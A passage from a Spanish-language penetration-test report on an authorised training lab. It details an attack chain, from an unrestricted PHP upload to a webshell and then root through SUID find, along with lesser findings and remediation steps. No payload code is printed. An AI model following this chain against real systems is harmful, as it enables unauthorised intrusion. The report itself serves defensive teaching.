


FIG. 13 La plataforma valida ambas flags y marca el laboratorio como resuelto.

04 Hallazgos detallados

F-01 CRÍTICO **9.8**

Carga de archivos sin restricción → ejecución remota de código

`CWE-434` `OWASP A04` `T1505.003` `T1190`

DESCRIPCIÓN

El formulario de tickets (`index.php` → `upload.php`) acepta adjuntos sin validar extensión, tipo MIME ni contenido, y los guarda en un directorio servido por Apache con ejecución de PHP. Un atacante puede subir una webshell `.php` y ejecutarla con una petición HTTP.

IMPACTO

Ejecución remota de código no autenticada con privilegios de `www-data`. Punto de entrada de toda la cadena y, con F-02, conduce a `root`.

EVIDENCIA

Figuras 6 a 9.

REMEDIACIÓN

- Validar extensión y tipo MIME con *lista blanca* y verificar la cabecera real del fichero.
- Almacenar los adjuntos **fuera de la raíz web** o en un directorio sin ejecución de PHP (`php_admin_flag engine off`).
- Renombrar con nombres aleatorios y servir a través de un script controlado.
- Limitar tamaño y aplicar análisis antimalware.

F-02 CRÍTICO **7.8**

Escalada de privilegios mediante binario SUID (find)

`CWE-250` `CWE-732` `T1548.001` `GTFOBins`

DESCRIPCIÓN

`/usr/bin/find` tiene el bit SUID y pertenece a `root`. Como `find` ejecuta comandos con `-exec`, cualquier usuario local obtiene una shell `root`. Se observaron otros SUID explotables (`7z`, `ab`, `exim-4.84`).

IMPACTO

Escalada local de `www-data` a `root`: control total, lectura de cualquier fichero y persistencia.

EVIDENCIA

Figuras 10 y 11.

REMEDIACIÓN

- Retirar el SUID innecesario: `chmod u-s /usr/bin/find`.
- Auditar periódicamente: `find / -perm -4000 -type f` frente a una línea base aprobada.
- Aplicar mínimo privilegio; usar `sudo` acotado en lugar de SUID genérico.

F-03 MEDIO

5.3

FTP con acceso anónimo habilitado

CWE-287 CWE-1188 T1078

DESCRIPCIÓN

El `vsftpd` del puerto 21 permite inicio de sesión anónimo, exponiendo `pub/` a cualquier usuario de la red.

IMPACTO

Divulgación de información y superficie de carga/descarga no controlada; facilita el reconocimiento.

EVIDENCIA

Figura 2.

REMEDIACIÓN

- Deshabilitar el acceso anónimo (`anonymous_enable=NO`).
- Exigir autenticación y cifrado (FTPS/SFTP).

F-04 BAJO

3.7

Listado de directorios habilitado

CWE-548 OWASP A05

DESCRIPCIÓN

`/uploads/` muestra su índice automático, revelando estructura y ficheros depositados.

IMPACTO

Facilita localizar la webshell y confirmar la ruta de explotación; acelera F-01.

EVIDENCIA

Figura 4.

REMEDIACIÓN

- Desactivar el listado: `Options -Indexes` en Apache.

F-05 BAJO

3.1

Fichero sensible accesible en la raíz web

CWE-538 T1083

DESCRIPCIÓN

`user.txt` se sirve sin autenticación. En un entorno real representa exposición de datos sensibles en la raíz pública.

IMPACTO

Divulgación de información que no debería ser accesible.

EVIDENCIA

Figura 5.

REMEDIACIÓN

- No depositar ficheros sensibles en la raíz web; revisar el contenido publicado.

F-06 INFO

Software heredado y banners de versión expuestos

CWE-200 T1046

DESCRIPCIÓN

Versiones antiguas anunciadas: Apache 2.4.10, OpenSSH 6.7p1, Exim 4.84, Samba 4.2.14. El banner SMTP filtra `legacy.intranet.local`. Varias acumulan CVE conocidos.

IMPACTO

Facilita identificar exploits aplicables. Riesgo informativo, relevante para el endurecimiento.

EVIDENCIA

Figura 1.

REMEDIACIÓN

- Actualizar servicios y aplicar parches.
- Minimizar banners de versión.
- Exponer solo lo necesario.

05 Plan de remediación y conclusión

Acciones por prioridad. Resolver las dos primeras rompe la cadena de compromiso completa.

1. **Corregir la subida de archivos (F-01).** Lista blanca de tipos, almacenamiento sin ejecución de PHP y nombres aleatorios. Mayor impacto: elimina el acceso inicial.
2. **Eliminar el SUID de `find` y auditar los demás (F-02).** `chmod u-s` y línea base de SUID.
3. **Deshabilitar el FTP anónimo (F-03)** y migrar a SFTP autenticado.
4. **Endurecer Apache (F-04, F-05):** `Options -Indexes` y retirada de ficheros sensibles de la raíz web.
5. **Actualizar software y reducir banners (F-06).**

Conclusión

El servidor presenta un riesgo global **crítico**. La combinación de una aplicación web que acepta cargas arbitrarias y permisos SUID mal configurados permite pasar de atacante anónimo a control absoluto del host en pocos minutos, sin credenciales ni interacción de usuarios.

Ninguno de los problemas críticos requiere técnicas sofisticadas: ambos derivan de controles básicos ausentes. Aplicar las dos primeras acciones del plan interrumpe por completo la cadena demostrada; el resto de hallazgos forman parte del endurecimiento general.

Anexo · Línea de tiempo

#	ACCIÓN	RESULTADO
1	Escaneo Nmap	6 servicios; web + FTP anónimo
2	FTP anónimo	Enumeración de pub/
3	feroxbuster	upload.php, uploads/, user.txt
4	Lectura de user.txt	`user_flag{…}`
5	Subida de webshell PHP	RCE como www-data
6	Enumeración SUID	find explotable
7	GTFOBins find	Shell root
8	Lectura de /root/flag.txt	`root_flag{…}`

Aviso. Documento elaborado con fines formativos sobre un laboratorio autorizado de whoami-labs.com. Las técnicas descritas solo deben emplearse sobre sistemas propios o con autorización explícita por escrito. El autor no se responsabiliza del uso indebido de esta información. · Informe generado el 16 de octubre de 2026.